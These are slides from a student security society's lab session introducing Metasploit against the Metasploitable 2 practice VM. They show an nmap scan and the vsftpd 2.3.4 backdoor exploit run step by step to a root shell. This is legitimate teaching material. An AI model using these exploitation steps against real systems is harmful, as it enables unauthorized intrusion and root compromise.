
Metasploit



Slides By Jack Orcherton

Presented by Martin Schon

ComSec 2021

There’s always one

- For this, and subsequent weeks, we will be using Metasploitable 2, if you haven’t already installed it please head to https://sourceforge.net/projects/metasploitable/ (if you are lazy and don’t want to copy it – click on the link in the last post on the announcement channel).

Quick Catch-Up

- Congratulations to Ben & Richie for winning the Christmas CTF and a massive thanks to all that took part!
- We are planning to do more CTFs in the future, so any feedback would be appreciated.
- Too busy over Christmas? Have a go on CTFd (cueh-comsec.ctfd.io)

What is Metasploit?

- The world's most used penetration testing framework made by Rapid7.
- Installed by default on Kali Linux
- Many different features/modes aimed at different areas (like msfvenom) but today we will be focusing on msfconsole.
- Pro version is even better (but sadly priced outside a students budget)

A module for every occasion…

- Msfconsole is split into six core modules
  - Exploit – holds exploitation scripts
  - Payload – holds shellcodes/other scripts handy after exploitation
  - Auxiliary – mainly for scanning/checking a machine is vulnerable to an exploit
  - Post – used after exploitation for privesc/pivoting/maintaining access
  - Encoder – used to hide payloads to avoid antivirus signature detection
  - NOP – used for buffer overflow and ROP chain attacks
- NB: not every module is installed by default – use `load <module>`

Enough Theory, More Practical

- Download & run Metasploitable 2 VM
- Start Kali
- Open a terminal and write `msfdb init`
- Write `msfconsole`
- Get stuck – type `?` at any stage in Metasploit for help!

- Task 1: Find the IP address of your Metasploitable 2 VM & run an nmap scan from within Metasploit (Duck it!)

What’s interesting?

- db_nmap -sV -vv 192.168.159.129
- Let’s start from the top (ftp)
- Task 2: find a suitable exploit

```
PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack vsftpd 2.3.4
22/tcp   open  ssh         syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      syn-ack Linux telnetd
25/tcp   open  smtp        syn-ack Postfix smtpd
53/tcp   open  domain      syn-ack ISC BIND 9.4.2
80/tcp   open  http        syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     syn-ack 2 (RPC #100000)
139/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        syn-ack netkit-rsh rexecd
513/tcp  open  login?      syn-ack
514/tcp  open  shell       syn-ack Netkit rshd
1099/tcp open  java-rmi    syn-ack GNU Classpath grmiregistry
1524/tcp open  bindshell   syn-ack Metasploitable root shell
2049/tcp open  nfs         syn-ack 2-4 (RPC #100003)
2121/tcp open  ftp         syn-ack ProFTPD 1.3.1
3306/tcp open  mysql       syn-ack MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  syn-ack PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         syn-ack VNC (protocol 3.3)
6000/tcp open  X11         syn-ack (access denied)
6667/tcp open  irc         syn-ack UnrealIRCd
8009/tcp open  ajp13       syn-ack Apache Jserv (Protocol v1.3)
8180/tcp open  http        syn-ack Apache Tomcat/Coyote JSP engine 1.1
```

Which one?

- Bit obvious
- Now open it using the `use 0` command

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

RTFM

- Use the info command to view the instructions

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

- Focus on the option section, what does RHOSTS & RPORT stand for?
- How do we set RHOSTS?
- How do we launch the attack?

Answers

- RHOSTS – remote host and remote port
- Only need to set RHOSTS as the port is correct - `set RHOSTS <ip>`
- To launch (my favourite command) - `run`
- You are now dropped into a shell, what user are you?

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.159.129
RHOSTS ⇒ 192.168.159.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.159.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.159.129:21 - USER: 331 Please specify the password.
[+] 192.168.159.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.159.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.159.129:6200) at 2021-01-27 04:59:38 -0500
```

Your Turn!

- This week, we have only looked at the scanning & exploitation process – next week we will look into post exploitation (maybe?)
- Go back to the nmap scan and pick a different port!
- Can you replicate the steps?

I hacked it and want more!

- https://tryhackme.com/room/rpmetasploit